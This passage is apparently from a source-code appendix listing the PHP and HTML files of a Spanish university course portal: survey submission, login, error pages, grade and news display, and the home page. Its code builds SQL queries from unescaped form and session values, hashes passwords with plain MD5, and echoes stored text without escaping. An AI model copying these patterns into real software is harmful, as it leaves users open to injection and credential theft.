))||(!(isset($pregunta16)))||(!(isset($pregunta17)))||(!(isset($pregunta18)))||(!(iss
et($pregunta19)))||(!(isset($pregunta20)))||(!(isset($pregunta21)))||(!(isset($pregun
ta22)))||(!(isset($pregunta23)))||(!(isset($pregunta24))) ){
```

```
  die ("Rellene todos los campos de la encuesta por favor");
}
if (($valor1+$valor2+$valor3)!=10){
  die ("La suma de los valores de los bloques <b>ACTITUDES PERSONALES,COMPETENCIA
EXPOSITIVA Y ASPECTOS OBJETIVOS DE PREPARACIÓN</b> debe ser 10");
}

if (!(isset($prof))){
  die ("Por favor, seleccione profesor");
}

filtro_numerico($prof);

if ($prof < 1 || $prof > 3) {
  die ("Profesor incorrecto");
}


/**************************/
/* PROGRAMA> tomadatos.php */
/**************************/
/*********************************/
/* Conectamos con la base de datos */
/*********************************/
$base = $db_encuesta;
$f = conectar();

/* Comprobamos en primer lugar que el usario no ha rellenado ya la encuesta */
$conexion = mysql_select_db ($db_usuarios, $f) or die ("Fallo al conectar con db de
users");
$res = mysql_query("SELECT encuesta".$prof." from permisos WHERE
user='".$_SESSION['user']."'",$f);
$done = mysql_result($res, 0, 0);
if ($done) {
  die ("Lo sentimos, pero el usuario solo puede responder a la encuesta una sola vez.
Gracias.");
}

$conexion = mysql_select_db ($base, $f) or die ("No puedo conectar con la base de
datos \"$base\". ");

$sql = "INSERT INTO bloque1_prof".$prof." VALUES
('','$valor1','$pregunta1','$pregunta2', '$pregunta3', '$pregunta4', '$pregunta5',
'$pregunta6','$pregunta7', '$pregunta8')";
mysql_query ($sql, $f) or die ("Fallo en la toma de datos 1.");

/* Creamos la sentencia sql */
$sql = "INSERT INTO bloque2_prof".$prof." VALUES ('', '$valor2',
'$pregunta9','$pregunta10', '$pregunta11', '$pregunta12', '$pregunta13',
'$pregunta14','$pregunta15', '$pregunta16')";
mysql_query ($sql, $f) or die ("Fallo en la toma de datos 2.");

/* Creamos la sentencia sql */
$fecha = date("Y-m-d");
$sql = "INSERT INTO bloque3_prof".$prof." VALUES ('', '$valor3',
'$pregunta17','$pregunta18', '$pregunta19', '$pregunta20', '$pregunta21',
'$pregunta22','$pregunta23', '$pregunta24', '$fecha')";
mysql_query ($sql, $f) or die ("Fallo en la toma de datos 3.");

if ($opinion){
  $sql="INSERT INTO opinion_prof".$prof." VALUES ('','$opinion')";
  mysql_query ($sql, $f) or die ("Fallo en la toma de opinion.");
}

/* Marcamos al usuario como q ha realizado la encuesta */
$conexion = mysql_select_db ($db_usuarios, $f) or die ("Fallo al conectar con db de
users");
$sql = "UPDATE permisos SET encuesta".$prof."=1 WHERE user='".$_SESSION['user']."'";
```

```
mysql_query($sql ,$f) or die ("Fallo al marcar encuesta hecha en los permisos de
usuario");
mysql_close ($f);

?>

<tr> <td> <b> Los datos que usted nos ha proporcionado han sido convenientemente
almacenados para un posterior tratamiento estadístico sin que haya quedado constancia
de su identificación. Muchas gracias.</b> </td> </tr> </table>  <table  width="100%"
border="0" cellspacing="2" cellpadding="2"> <tr><td colspan=4> </td></tr> <tr>
<td width="10%" align="right"><a href="./encuesta.php"><img border=0
src="../images/atras.gif" width="17" height="16" alt=""></a></td> <td width="25%"
><font size="-1"><b>Atrás</b></font></td> <td  align="right"><a
href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td> <td><b>Volver
al inicio</b> </td> </tr>  </table> </body> </html>
```

2.51. /login/login.php

```
<?php
// El fichero será llamado desde un "include" y necesitamos diversas variables que se
// definieron en el script llamante. Para que sean accesibles aquí, las declaramos
"global".
global $PHP_SELF, $portal, $db_usuarios, $username, $password, $enviar;

if (isset($enviar)) {
/*************************/
/** Procesar formulario **/
/*************************/

  require_once ('../config/config.php');

  conectar();
  mysql_select_db($db_usuarios);

  // Nos aseguramos de que no hay caracteres "raros" en $username
  if (!filtro_alfanumerico($username)) {
    $hash_password = md5($password);
    $result = mysql_query("select * from cuentas where user = '$username' and pass =
'$hash_password'");

    if (mysql_numrows($result) == 1) {
      $cuenta = mysql_fetch_array($result);

      // Leemos los permisos del usuario asociado
      $result = mysql_query("select * from permisos where user = '$username'");

      if (mysql_numrows($result) != 1) {
        die ("ERROR: Inconsistencia en la base de datos de usuarios: no encuentro los
datos de permisos para el usuario dado. Contacte con el administrador.");
      }

      // Construimos el array de permisos leyendo directamente la tabla de permisos y
quitando
      // el campo "user", que realmente no es un permiso (sino el índice de la tabla)
      $permisos = mysql_fetch_assoc($result);
      unset ($permisos['user']);

      // Guardamos los datos del usuario en variables de sesión
      session_start();
      $_SESSION['portal'] = $portal;
      $_SESSION['user'] = $cuenta['user'];
      $_SESSION['realname'] = $cuenta['realname'];
      $_SESSION['permisos'] = $permisos;

      header ("Location: $PHP_SELF");       // Recargamos la página
```

```
      exit;                                    // Nos aseguramos de que no se ejecute
código por debajo

    }
  }

}


// Si la autentificación tuvo éxito terminamos en el "exit" anterior y no llegamos a
este punto.
// En caso contrario mostraremos el formulario.


/*************************/
/** Formulario de LOGIN **/
/*************************/
  // Por si acaso queda alguna sesión "viva", borramos las posibles variables
existentes
  session_start();
  session_unset();
?>

  <html>
  <head>
    <title> Identificaci&oacute;n de usuario</title>
  </head>
  <body background="../images/fondo_err.jpg">

  <style type="text/css">
          a:link{color: #004433; text-decoration: underline;}
          a:visited{color: #004433; text-decoration: underline;}
          a:active{color: #004433; text-decoration: underline;}
          a:hover{color: #004433; text-decoration: underline;}
          body{font-family: Verdana; font-size: 8pt; background: <?php echo
$GLOBALS['colorbg']; ?>; color: #004433;}
          td,p{font-family: Verdana; font-size: 8pt;}
          textarea,select,input{background:#99ccaf; color: #004433; FONT-FAMILY:
Verdana; FONT-SIZE: 10px; BORDER-BOTTOM: 1px #007f40 solid; BORDER-LEFT: 1px #007f40
solid; BORDER-RIGHT: 1px #007f40 solid; border-top: 1px #007f40 solid;}
          .border{background: #007f40;}
          .main{background: #99ccaf;}
          .child{background: #80a3c5;}
  </style>

  <br><br>

  <table width="75%" class=border cellspacing="1" cellpadding="0" align="center">
    <tr>
      <td align="center" class=main height="31">
        <table width="100%" border="0">
          <tr>
            <td width="16%"><font color="99ccaf"><center><b><img
src="../images/gte_small_ani.gif"></b></center></font></td>
            <td align="center"><font color="000000"><b>Identificaci&oacute;n de
usuario</b></font></td>
          </tr>
        </table>
      </td>
    </tr>
    <tr>
      <td align="center" class=main height="97">
        <table width="100%" border="0" cellspacing="0" cellpadding="0">
          <tr>
            <td height="296" width="2%" bgcolor="#99ccaf"> </td>
            <td height="296" width="98%">
              <p align="center">
              <?php
                if (isset($GLOBALS['badlogin'])) {
```

```
                echo "<i>&iexcl;Login incorrecto!</i>";
              } else {
                echo " ";
              }
            ?>
            </p>

            <p align="center">
              Necesita estar autentificado para acceder a este servicio.
              Por favor, identif&iacute;quese a continuación.
            </p><br>
            <form action=<?php echo $PHP_SELF ?> method="post">
              <div align="center">
                <table width="100%" border="0" cellspacing="0" cellpadding="0"
height="109">
                  <tr>
                    <td align="right" width="50%" valign="middle"
height="32">Usuario: <br>
                    </td>
                    <td width="50%" valign="middle" height="32">  
                      <input type="text" name="username" maxlength="16">
                      <br>
                    </td>
                  </tr>
                  <tr>
                    <td align="right" width="50%"
height="10">Contrase&ntilde;a: 
                    </td>
                    <td width="50%" height="10">  
                      <input type="password" name="password" maxlength="16">
                    </td>
                    <input type="hidden" name="badlogin" value="1">
                  </tr>
                  <tr align="center">
                    <td colspan="2" height="48"> <br>
                      <input type="submit" name="enviar" value="Login">
                      <br>
                    </td>
                  </tr>
                </table>
              </div>
            </form>
            <div align="center">
              Si has olvidado tu contraseña, ponte en contacto con el <a href=<?php
echo "mailto:".$GLOBALS['webmaster']; ?>>Webmaster</a>.
            </div>
          </td>
        </tr>
      </table>

    </td>
  </tr>
</table>

<br>
<table  width="100%" border="0" cellspacing="2" cellpadding="2">
  <tr>
    <td colspan=4> </td>
  </tr>
  <tr>
    <td  width="50%" align="right"><a
href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
    <td><b>Volver al inicio</b> </td>
  </tr>
</table>

</body>
</html>
```

2.52. /msg/err_db_connection.html

```
<head>
<title>ERROR: Fallo al conectar con la base de datos</title>
</head>

<body background="../images/fondo_err.jpg">

<h1 align="center"><font color="#FF0000">ERROR: Fallo al conectar con la base de
datos.</font></h1>
<hr>
<p> </p>
<p style="line-height: 200%">    Este error puede ser debido a una de
las siguientes
razones:</p>
<ol>
  <li>La base de datos está caida. Por favor, reinténtelo más tarde. En caso de
persistir el error
  póngase en contacto con el Administrador.<br>
  </li>
</ol>
<p> </p>
<hr>
```

2.53. /msg/err_noprivs.php

```
<html>
<head>
<title>ERROR: No tiene privilegios suficientes.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 13px/15px Verdana, Arial; color:#000000; TEXT-DECORATION: none;text-
indent:2px}
p.t3 {font: 11px times new roman, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}

LI {font: bold 13px Verdana, Arial; line-height:15px; color:#000000; TEXT-DECORATION:
none;text-indent:2px}

A:link,
A:active,
A:visited {COLOR: #115544; TEXT-DECORATION: none}
A:hover {BACKGROUND-COLOR: #ffffdd; COLOR: black; TEXT-DECORATION: none}
</style>
</head>

<body  bgcolor=<?php echo $GLOBALS['colorbg']; ?> text="#000000" link="#004433"
vlink="#004433" alink="#004433">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $GLOBALS['nombre_portal']; ?></small></font> </b></td>
  <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
```

```
<hr>

<p>
<table width="90%" align="center" cellpadding=1 cellspacing=2>
  <tr>
    <td bgcolor=#007f40>

      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
        <tr>
          <td> </td>
        </tr>
        <tr>
          <td width="49%">
            <div align="center">
              <p class="t1">Lo sentimos pero no tiene suficientes privilegios para
acceder a este servicio.</p>
            </div>
          </td>
        </tr>
        <tr>
          <td> </td>
        </tr>
      </table>

    </td>
  </tr>
</table>
<br><br>

<?php
if (isset($_SESSION['user'])) {
?>

  <h4 align="center">Actualmente se encuentra autentificado como usuario &quot;<?php
echo $_SESSION['user']; ?>&quot;.</h4>

<?php
}
?>

<h4 align="center">Si lo desea, puede iniciar una <a href=<?php echo
$GLOBALS['PHP_SELF']."?relogin=1"; ?> target="_top">nueva sesi&oacute;n</a>
y cambiar de identidad.</h4>

<?php
  pie("", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.54. /notas/notas.php

```
<?php
require('../config/config.php');
check_privs('notas_r');

if ($notas_publicadas == 0) {
  include ("notas_np.php");
  exit;
}

?>

<html>
```

```
<head>
<title>Notas.</title>
<style>
p.t1 {font: bold 14px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<table align="center" width=90% cellpading=1 cellspacing=1>
<tr><td bgcolor=<?php echo $colorbg; ?>>
<table align="center" width=90% cellpading=1 cellspacing=1>
<?
$base = $db_notas;
$id = conectar();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
echo "<tr bgcolor=<$colorbg><td colspan=2 bgcolor=$colorbg><table width=100%
cellpadding=0 cellspacing=0><tr bgcolor=$colorbg>";
$sql="SELECT * from datos";
$res=mysql_query($sql,$id) or die ("Fallo al tomar datos examen");
$valor=mysql_result($res,0,0);
print ("<td align=\"left\" width=\"25%\" bgcolor=$colorbg><p
class=t2>Curso:$valor</p></td>");
$valor=mysql_result($res,0,1);
print ("<td align=\"center\" width=\"35%\" bgcolor=$colorbg><p
class=t2>Convocatoria:$valor</p></td>");
$valor=mysql_result($res,0,2);
print ("<td bgcolor=$colorbg width=\"40%\" align=\"right\"><p class=t2>Fecha de
publicación:$valor</p></td></tr><tr bgcolor=$colorbg><td> </td></tr></table>");
echo "<tr bgcolor=$colorbg><td bgcolor=$colorbg colspan=2><p
class=t1 align=\"justify\">Las notas aquí publicadas tienen carácter provisional y
meramente
informativo. Las definitivas serán publicadas en el tablón  de anuncios del
Departamento de Ingeniería Electrónica</p></td></tr>";
echo "<tr bgcolor=$colorbg><td bgcolor=$colorbg
colspan=2> </td></tr>";
$sql ="SELECT alumno,nota FROM notas";
$res=mysql_query($sql,$id) or die ("Fallo en la toma de datos");
$n=mysql_num_rows($res);
for ($i=0;$i<$n;$i++)
{
$valor = mysql_result($res,$i,0);
echo "<tr bgcolor=$colorbg><td bgcolor=$colorbg><p class=t2>$valor</p></td>\n";
  $valor = mysql_result($res, $i,1);
  print ("<td bgcolor=$colorbg><p class=t1>$valor</p></td>\n");
  }
mysql_free_result($res);

mysql_close($id);
?>
</table>
```

```
</td></tr></table>
<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img
border=0 src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>
       </BODY>
</HTML>
```

2.55. /notas/notas_np.php

```
<?php
require_once('../config/config.php');
check_privs('notas_r');
?>

<!doctype html public "-//w3c//dtd html 3.2//en">
<html>
<head> <title>Notas</title>
<meta name="GENERATOR" content="Arachnophilia 4.0">
<meta name="FORMATTER" content="Arachnophilia 4.0">
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000" link=<?php echo $colorbg; ?>
vlink=<?php echo $colorbg; ?> alink="#ff0000">
<table border="0" width="100%">
<tr>      <td valign="top">
<p align="center"> <img src="../images/gte_small_ani.gif" alt="Grupo de Tecnología
Electrónica">
</td>
<td bgcolor=<?php echo $colorbg; ?>> <b><font face="Arial" color="#006666" size="3">
<small><?php echo $nombre_portal; ?></small></font> </b></td>   </tr>
</table>
<hr>
<b><h1><center>A&uacute;n no hay notas disponibles. </center></h1></b>

<table align="center" border=0>
<tr><td valign="top"><p align="center" class=t4>Volver al Inicio</td></tr>
<tr><td valign="bottom" align="center"><a
href="http://www.gte.us.es/~fbarrero/CSED/">
<img src="../images/hazhome[1].gif" border=0></a></p></td> </tr>
</table> </td></tr></table> </body>  </html>
```

2.56. /noticias/consultanoticias.php

```
<?php
require('../config/config.php');
check_privs('noticias_r');
?>

<html>
<head>
<title>Consulta de noticias.</title>
<style>
p.t1 {font: bold 14px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
```

```
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor="#99cccc">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
 <h1 align="center">Tablón de noticias</h1>
 <h2 align="center">Comentarios</h2>

<table  width="90%" border="0" bgcolor="#007f40" align="center" cellspacing="1"
cellpadding="1">
<tr>
<td bgcolor="#88ddaa">
<table bgcolor="#007f40" width="100%" border=0 cellpadding=1 cellspacing=1
align="center">
<tr bgcolor="#88ddaa">
<td width="50% align="center"><p class=t1>Noticia</p></td>
<td width="50%" align="center"><p class=t1>Comentario</p></td></tr>

<?
/***************** Programa principal ****************/
/***********************************************/
/* Estableciendo conexion con la base de datos. */
/***********************************************/
$base = $db_noticias;
$id = conectar();
$conexion = mysql_select_db ($base, $id) OR die ("No puedo conectar conla base de
datos \"$base\". ");
$cons = "SELECT id FROM noticias";
$res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
$k = mysql_num_rows ($res);
for ($i=0; $i<$k; $i++){
   $name = "caja".$i;
   if (!(isset(${$name}))) {
     continue;
   }
   $kk=${$name};
   filtro_numerico($kk);
      if ($kk){
        $cons = "SELECT noticia,comentario FROM noticias WHERE id='$kk'";
      $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
      $valor = mysql_result($res,0,0);
      echo "<tr bgcolor=\"#88ddaa\">\n<td><p class=t1>$valor</p></td>\n";
      $valor = mysql_result($res,0,1);
       echo "<td><p class=t1>$valor</p></td>\n</tr>";
    }
}
mysql_free_result ($res);
mysql_close ($id);
?>
</table>
</td></tr>
</table>
```

```
<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="noticias.php"><img border=0
src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>
         </body>
  </html>
```

2.57. /noticias/noticias.php

```
<?php
require('../config/config.php');
check_privs('noticias_r');
?>

<html>
<head>
<title>Tabla de noticias.</title>
<style>
p.t1 {font: bold 14px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
 <h1 align="center">Tablón de noticias</h1>
<form action="consultanoticias.php" method="post">
<table  width="90%" border="0" bgcolor="#007f40" align="center" cellspacing="1"
cellpadding="1">
<tr>
<td bgcolor=<?php echo $colorbg; ?>>
<table width="100%" bgcolor="#007f40" border=0 cellpadding=1 cellspacing=1
align="center">
<tr bgcolor=<?php echo $colorbg; ?>>
<td width="5%"> </td>
<td align="center"><p class=t1>Noticia</p></td>
<td width="20%" align="center"><p class=t1>Fecha</p></td></tr>
<?

/*************** función tablanoticias_db ***************/
/* Muestra una tabla con todas las dudas almacenadas   */
/* en la base de datos.                                  */
/* $f conexión*/
```

```
/*************************************************/
function tablanoticias_db ($f){
global $colorbg;
$cons = "SELECT id,noticia,fecha FROM noticias ";
$res = mysql_query ($cons, $f) OR die ("Fallo en la respuesta.");
$k = mysql_num_rows ($res);
for ($i=0; $i<$k; $i++){
$numid = mysql_result($res, $i, 0);
$valor = mysql_result($res, $i, 1);
$name = "caja".$i;
echo "<tr bgcolor=$colorbg>\n<td><p class=t1><input type=checkbox name=\"$name\"
value=\"$numid\"></td>\n<td><p class=t1>$valor</p></td>\n";
$valor = mysql_result($res, $i, 2);
echo "<td valign=\"middle\"><p class=t1>\"$valor\"</p></td>\n</tr>\n";
}
mysql_free_result($res);
}
?>

<?

/***************** Programa principal ***************/

/*************************************************/
/* Estableciendo conexion con la base de datos. */
/*************************************************/

$base = $db_noticias;
$id = conectar();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
tablanoticias_db($id);
mysql_close ($id);
?>
<tr height="60px" bgcolor=<?php echo $colorbg; ?>><td colspan=3><p
align="center"><input type=submit value=Consultar>   <input type=reset
value=Borrar></td></tr>
</table>
</td></tr></table>
</form>
<br><br>
<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img
border=0 src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>

</body>
</html>
```

2.58. /index.html

```
<!doctype html public "-//w3c//dtd html 3.2//en"><html>
<head profile="http://www.gte.us.es/~fbarrero/CSED/">
<meta name="title" content="Complementos de Sistemas Electrónicos Digitales">
<meta name="author" content="José Miguel Ruiz">
<link rev="made" href="mailto:fbarrero@gte.esi.us.es">
<meta name="keywords" content="electronica, docencia, enseñanza, sistemas,
, DSP, universidad, ingenieria, complementos, digitales, electronicos">
<meta name="description" content="Portal de Internet de la asignatura
```

```
Complementos de Sistemas Electrónicos Digitales, impartida en tercer curso
de Ingeniería de Telecomunicación por el profesor Federico Barrero García">
<meta name="VW96.objecttype" conten="Document">
<meta http-equiv="Content-type" content="text/html; charset=ISO-88559-1">
<meta name="DC.Language" scheme="RFC1766" content="español">
<meta name="distribution" content="global">
<meta name="resource-type" content="Document">
<meta http-equiv="Pragma" content="cache">
<meta name="Revisit" content="2 days">
<meta name="robots" content="all">
</head>
<head> <title>Complementos de Sistemas Electr&oacute;nicos Digitales</title>
<STYLE TYPE="text/css">
BODY{scrollbar-3d-light-color: #FF9933; scrollbar-arrow-color: Black; scrollbar-base-
color: Black; scrollbar-dark-shadow-color: #367CC2; scrollbar-face-color: #5894D0;
scrollbar-highlight-color: ThreedLightShadow; scrollbar-shadow-color:
InactiveCaption}A:link {COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt;
TEXT-DECORATION: none}TD {COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE:
11pt}A {COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt}A:hover
{BACKGROUND-COLOR: #ffffdd; COLOR: red; FONT-FAMILY: times new roman; TEXT-
DECORATION: none}A:active {COLOR: #0E0B76; FONT-FAMILY: times new roman; TEXT-
DECORATION: none}A:visited {FONT-FAMILY: times new roman; TEXT-DECORATION: none}
LI {COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt; TEXT-DECORATION:
none}TD {COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt}
P {COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 8pt; TEXT-DECORATION: none}
<!--
#ayuda {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX: 1;}
#ayuda2 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
#ayuda3 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
#ayuda4 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
#ayuda5 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
#ayuda6 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
#ayuda7 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
#ayuda8 {POSITION: absolute; VISIBILITY: hidden; TOP: 200px; LEFT: 445px; Z-INDEX:
1;}
//-->
</style>
<script language=Javascript>
function muestra(capa) {
if (navigator.appName == "Netscape") {
   document.capa.visibility="visible";

}
else {
   document.all[capa].style.visibility="visible";
}

}
function oculta(capa) {
if (navigator.appName == "Netscape") {
   document.capa.visibility="hidden";
}
else {
   document.all[capa].style.visibility="hidden";
}

}

</script>

</head>
<body  bgcolor="#99CCCC" text="#000000" link="#0000ff" vlink="#800080"
alink="#ff0000"><table border="0" width="100%" height="80">  <tr>
```

```
<td valign="top" width="17%" align="center" height="68">       <p><img
src="images/gte_small_ani.gif" alt="Grupo de Tecnología Electrónica"
width="40" height="40"></p>      <h5 align="center">Grupo de
Tecnolog&iacute;a Electr&oacute;nica</h5>    </td>    <td bgcolor="#99CCCC"
width="68%" height="68">       <h2 align="center">Complementos de Sistemas
Electr&oacute;nicos Digitales</h2>      <hr>    </td>    <td valign="top" width="13%"
height="68">       <h6 align="center"> <img src="images/esiani.gif" alt="Escuela
Superior de Ingenieros"></h6>      <h5 align="center">Escuela Superior de
Ingenieros</h5>    </td>     </tr></table><center><img src="images/Gr468_32.jpg"
width="90%" height="14" align="center"></center> <br><table bgcolor="#99CCCC"
height="357" width="100%" border="0">  <tr align="center" valign="middle">     <td
width="35%" height="353"> <form name="miform">      <table border="0"
bgcolor="#99CCCC" height="353" >        <tr align="center">           <td ><input
type="image"  src="images/esivol.gif" width="31" height="31"
onMouseOver="muestra('ayuda');" onMouseOut="oculta('ayuda');"> </td>          <td >
<a href="info.html"> <b> Información general de             la asignatura. </b> </a>
</td>        </tr>
        <tr align="center">           <td ><input type="image"
src="images/book4.gif" width="31" height="31"  onMouseOver="muestra('ayuda2');"
onMouseOut="oculta('ayuda2');"></td>          <td > <a
href="temario.html" > <b> Acceso al temario. </b>             </a> </td>
</tr>        <tr align="center">           <td ><input type="image"
src="images/dados.gif" width="31" height="31" onMouseOver="muestra('ayuda3');"
onMouseOut="oculta('ayuda3');"></td>          <td > <b> <a
href="http://www.gte.us.es/fbarrero/csed/autoevaluacion/autoevaluacion.php">Sistema
de autoevaluación.</a>             </b> </td>        </tr>        <tr
align="center">           <td ><input type="image"  src="images/dudas.gif"
width="31" height="31" onMouseOver="muestra('ayuda4');"
onMouseOut="oculta('ayuda4');"></td>          <td > <a
href="http://www.gte.us.es/fbarrero/csed/dudas/tabladudas.php"> <b> Tablón de
dudas. <br>(F.A.Q.)             </b> </a> </td>        </tr>        <tr
align="center">           <td ><input type="image"  src="images/exam.gif"
width="31" height="31" onMouseOver="muestra('ayuda5');"
onMouseOut="oculta('ayuda5');"></td>          <td  > <a
href="http://www.gte.us.es/fbarrero/csed/notas/notas.php"><b>Publicación
de notas. </b> </a> </td>
</tr>        <tr align="center">           <td ><input type="image"
src="images/encuesta.gif" width="31" height="31" onMouseOver="muestra('ayuda6');"
onMouseOut="oculta('ayuda6');"></td>
<td > <b> <a href="http://www.gte.us.es/fbarrero/csed/encuesta/encuesta.php">Encuesta
de calidad.</a>             </b> </td>        </tr>        <tr align="center">
<td ><input type="image"  src="images/glob_anm.gif" width="31" height="31"
onMouseOver="muestra('ayuda7');" onMouseOut="oculta('ayuda7');"></td>          <td  >
<a href="http://www.gte.us.es/fbarrero/csed/noticias/noticias.php"> <b>
Noticias.</b></a> </td>        </tr>
<tr align="center">           <td ><input type="image"
src="images/admin_services.gif" width="31" height="31"
onMouseOver="muestra('ayuda8');" onMouseOut="oculta('ayuda8');"></td>          <td  >
<a href="http://www.gte.us.es/fbarrero/csed/admin/"> <b>Herramientas
administrativas.</b></a> </td>        </tr>
</table></form>    </td>    <td width="65%"  height="353" valign="middle">       <div
align="center"><img src="images/dsp.jpg" width="440" height="300" alt=""
align="absmiddle">       </div>    </td></table><p align="center" >Esta página está
optimizada para ser visualizada con el navegador de Microsoft IE 4.0 ó superiores, y
una resolución de 1024x768<br><br><DIV Id="ayuda"
STYLE="width:450px;height:302px;textalign:justify;
background-color:#ccccff;">
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>Aquí encontrará información referente a la asignatura en general, es
decir:
<ul>
<li>Profesorado</li>
<li> Ubicaci&oacute;n del profesorado</li>
<li>Rese&ntilde;a metodol&oacute;gica.</li>
<li>Programa de la asignatura.</li>
<li>Evaluaci&oacute;n y calificaci&oacute;n.</li>
<li>Bibliogaf&iacute;a.</li></ul>
</td></tr>
```

```
</table>
</DIV>
 <DIV Id="ayuda2" STYLE="width:450px;height:302px;text-align:justify;background-
color:#119900;" >
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>  En esta seci&oacute;n encontrará un sistema de acceso al
temario completo de la asignatura en formato web. El sistema de navegación está
diseñado para que el acceso a cada apartado sea similar al utilizado en el sistema de
archivos de Windows. Pulsando sobre una carpeta cerrada, ésta se abre y podemos
acceder a su contenido.<br>
  Así mismo, desde esta página podrá acceder a una zona de descarga de
apuntes en la que encontrará los apuntes de cada tema en formato PDF.
</td></tr>
</table>
</DIV>

<DIV Id="ayuda3" STYLE="width:450px;height:302px;text-align:justify;background-
color:#44cc44;">     <table align="center" width=90% cellpadding=2 cellspacing=3>
